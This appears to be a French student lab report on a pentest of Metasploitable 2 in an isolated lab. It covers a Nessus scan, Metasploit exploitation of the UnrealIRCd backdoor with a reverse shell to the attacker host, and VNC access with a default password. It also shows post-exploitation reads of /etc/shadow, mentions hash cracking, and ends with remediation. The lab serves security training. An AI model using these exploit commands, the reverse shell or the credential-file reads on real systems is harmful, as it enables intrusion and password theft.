Job 05 & 06 — Exploitation d'une vulnérabilité avec Metasploit

Projet : Découverte et Exploitation de Vulnérabilités
Cible : Metasploitable 2 (`192.168.47.133`)
Attaquant : Kali Linux (`192.168.47.132`)
Réseau : VMware NAT — `192.168.47.0/24` (laboratoire isolé)

---

1. Méthodologie — du scan à l'exploitation

Le scan Nessus (Job 04) a révélé **9 vulnérabilités critiques** sur la cible. Parmi elles, le choix de la vulnérabilité à exploiter s'est porté sur la **porte dérobée d'UnrealIRCd**, pour trois raisons objectives :

Critère	Justification
Détection fiable	Identifiée clairement par Nessus (CVSS 10.0, famille *Backdoors*)
Module Metasploit dédié	Un seul module, exploitation directe et reproductible
Impact maximal	Le service IRC s'exécute en tant que **root** → accès root immédiat, sans élévation de privilèges nécessaire

> **Argument de soutenance :** Nessus a détecté 9 critiques ; le choix d'UnrealIRCd pour la phase d'exploitation repose sur un critère de pentester — c'est la vulnérabilité qui offre l'accès le plus élevé (root) avec le module le plus fiable. L'exemple « vulnérabilité SMB » du sujet n'était qu'une illustration : exploiter une vulnérabilité critique suffit.




Figure 1 — Résultats Nessus : 9 vulnérabilités critiques sur la cible 192.168.47.133 (scan sans authentification, « Auth: Fail »).

---

2. La vulnérabilité exploitée

Élément	Valeur
Nom	UnrealIRCd 3.2.8.1 Backdoor Command Execution
CVE	CVE-2010-2075
CVSS v2.0	10.0 (Critical)

Service / Port	IRC — `6667/tcp`
Famille Nessus	Backdoors
Type de vulnérabilité	Porte dérobée (backdoor) → exécution de code à distance (RCE)

Contexte historique : entre novembre 2009 et juin 2010, l'archive officielle d'UnrealIRCd a été compromise. Une version modifiée contenant une porte dérobée a été distribuée. Cette porte dérobée permet à un attaquant distant d'exécuter des commandes système arbitraires, sans authentification, en envoyant une chaîne spéciale au serveur IRC.

---

3. Configuration de l'exploit

Lancement de Metasploit

```
msfconsole
```

Sélection et configuration du module

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set payload cmd/unix/reverse
set RHOSTS 192.168.47.133
set LHOST 192.168.47.132
```

Paramètres finaux (`show options`)

Paramètre	Valeur	Rôle
RHOSTS	`192.168.47.133`	Hôte cible (Metasploitable 2)
RPORT	`6667`	Port du service IRC
payload	`cmd/unix/reverse`	Charge utile : reverse shell Unix
LHOST	`192.168.47.132`	Adresse d'écoute de l'attaquant (Kali)
LPORT	`4444`	Port d'écoute

> **Choix de la payload :** la payload par défaut (`cmd/linux/http/x86/meterpreter/reverse_tcp`) a été remplacée par `cmd/unix/reverse`, plus simple et plus fiable sur une cible ancienne comme Metasploitable 2 (Ubuntu 8.04). Elle évite le téléchargement d'un binaire (chaîne CURL/HTTP) et réduit les points de défaillance.




Figure 2 — Paramètres du module UnrealIRCd (`show options`) : RHOSTS, RPORT 6667 et options de la payload.

---

4. Déroulement de l'attaque

```
exploit
```

Sortie observée (extrait) :

```
[*] Started reverse TCP double handler on 192.168.47.132:4444
[*] 192.168.47.133:6667 - Trying to register a new IRC user: lizabeth
[+] 192.168.47.133:6667 - The target appears to be vulnerable. UnrealIRCd detected
[*] 192.168.47.133:6667 - Sending IRC backdoor command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command shell session 1 opened (192.168.47.132:4444 -> 192.168.47.133:57665)
```

Analyse : Metasploit vérifie d'abord la vulnérabilité (`The target appears to be vulnerable`), puis envoie la commande de la porte dérobée. Une session shell est ouverte sur la cible.

(La sortie complète de l'exploit figure dans le bloc ci-dessus.)

---

5. Description de la payload utilisée

Payload : `cmd/unix/reverse`

Il s'agit d'un **reverse shell Unix** (shell inversé) :

- La payload ouvre une **connexion sortante** depuis la cible vers l'attaquant (`192.168.47.133` → `192.168.47.132:4444`).
- C'est la **cible qui se connecte à l'attaquant** (et non l'inverse) : cela permet de contourner d'éventuelles règles de pare-feu entrant.
- Une fois la connexion établie, l'attaquant obtient un **interpréteur de commandes** (shell) sur la machine cible.
- Comme le service UnrealIRCd s'exécutait en tant que **root**, le shell obtenu possède directement les **privilèges root**.

> Le terme « double handler » dans la sortie indique que la payload utilise deux canaux de communication (entrée/sortie) pour un shell interactif bidirectionnel.

5 bis. Vecteur d'accès alternatif — VNC (mot de passe faible)

En plus de la porte dérobée UnrealIRCd, un **second vecteur d'accès indépendant** a été démontré sur la même cible, à partir d'une autre vulnérabilité critique détectée par Nessus : **VNC Server 'password' Password** (port `5900/tcp`, CVSS 10.0).

Élément	Valeur
Vulnérabilité	VNC Server 'password' Password
Service / Port	VNC — `5900/tcp`
Type de vulnérabilité	Authentification faible (mot de passe par défaut)
Outil utilisé	`vncviewer` (client TigerVNC) — aucun framework d'exploitation nécessaire




Figure 3 — Détection Nessus : « VNC Server 'password' Password » (CVSS 10.0, port 5900). Nessus a réussi à se connecter avec le mot de passe « password ».

Déroulement

```
# Installation du client si absent (Kali)
sudo apt install tigervnc-viewer

# Connexion au serveur VNC de la cible
vncviewer 192.168.47.133
# Mot de passe demandé → « password » (trouvé par Nessus)
```

Résultat

La connexion ouvre directement le **bureau graphique de la cible**, et non un simple shell. La barre de titre indique **« root's X desktop (metasploitable:0) »** et le terminal affiche l'invite `root@metasploitable:/#` (le `#` confirme les privilèges root).




Figure 4 — Accès au bureau graphique de la cible via VNC : « root's X desktop (metasploitable:0) », terminal `root@metasploitable:/#` (privilèges root).

> **Comparaison des deux vecteurs :** la porte dérobée UnrealIRCd exploite une **backdoor (RCE)** et donne un shell en ligne de commande ; VNC exploite une **authentification faible** et donne un accès au **bureau graphique complet**. Deux types de vulnérabilités différents, deux méthodes différentes, le même résultat : un accès root à la machine. Cela montre concrètement qu'une cible mal sécurisée est souvent compromise par plusieurs chemins indépendants.

---

6. Post-exploitation (Job 06) — collecte d'informations

Commandes exécutées dans la session obtenue, avec preuve du niveau d'accès :

Vérification de l'identité

```
id
# uid=0(root) gid=0(root)
```

→ **Accès root confirmé.** Aucune élévation de privilèges n'a été nécessaire.

Informations système et réseau

```
hostname
uname -a
ip a
# eth0: inet 192.168.47.133/24 — MAC 00:0c:29:fc:7e:1c
```

→ Adresse IP et MAC cohérentes avec la cible identifiée par Nessus.

Accès aux fichiers sensibles (preuve d'accès root)

```
cat /etc/passwd    # liste des comptes du système
cat /etc/shadow    # hachages des mots de passe (lisible uniquement par root)
```

→ La lecture de `/etc/shadow` est la **preuve la plus forte** : ce fichier n'est accessible que par root. Les hachages de plusieurs comptes (`msfadmin`, `user`, `service`, `postgres`…) y sont visibles, pour la plupart au format MD5 faible (`$1$`), donc vulnérables à une attaque par dictionnaire (ex. `john`, `hashcat`).




Figure 5 — Lecture de `/etc/shadow` (hachages des mots de passe, lisible uniquement par root) et sortie de `ip a` : IP 192.168.47.133, MAC 00:0c:29:fc:7e:1c, cohérentes avec la cible.

Impact démontré : contrôle total de la machine (root), accès à l'ensemble des fichiers, possibilité de récupérer et cracker les mots de passe pour établir une persistance.

---

7. Job 07 — Remédiation

Mesures correctives pour la vulnérabilité exploitée et les problèmes associés :

Problème	Correction recommandée
Backdoor UnrealIRCd	Désinstaller la version compromise ; réinstaller depuis la source officielle en **vérifiant la signature (MD5/SHA)** du paquet
Service exécuté en root	Appliquer le **principe de moindre privilège** : faire tourner les services réseau sous un compte dédié non privilégié
Mots de passe faibles (`/etc/shadow`)	Politique de mots de passe forts ; migration des hachages MD5 vers SHA-512
Services obsolètes et inutiles	Désactiver les services non nécessaires (IRC, VNC, etc.) ; maintenir le système à jour
VNC avec mot de passe faible	Imposer un mot de passe fort ou désactiver VNC

Importance des mises à jour et des audits

L'ensemble de ce TP illustre pourquoi la **gestion des vulnérabilités** doit être un processus continu : un service non maintenu (UnrealIRCd compromis, datant de 2010) a suffi à compromettre toute la machine. Des **scans réguliers** (Nessus), un **suivi des CVE** et l'**application systématique des correctifs** auraient empêché cette exploitation.

Synthèse

Job	Objectif	Résultat
05	Rechercher et configurer un exploit	Module UnrealIRCd configuré et lancé ; second vecteur VNC identifié
06	Obtenir un accès et post-exploitation	**Accès root obtenu par deux vecteurs** (backdoor + VNC), collecte d'informations réalisée
07	Proposer des corrections	Remédiations documentées

Chaîne complète démontrée : détection (Nessus) → sélection (critère pentester) → exploitation (Metasploit + VNC) → accès root → post-exploitation → remédiation.

Deux vecteurs d'accès indépendants démontrés :
- **UnrealIRCd backdoor** (CVE-2010-2075) — type *porte dérobée / RCE* — via Metasploit → shell root.
- **VNC 'password'** (port 5900) — type *authentification faible* — via `vncviewer` → bureau graphique root.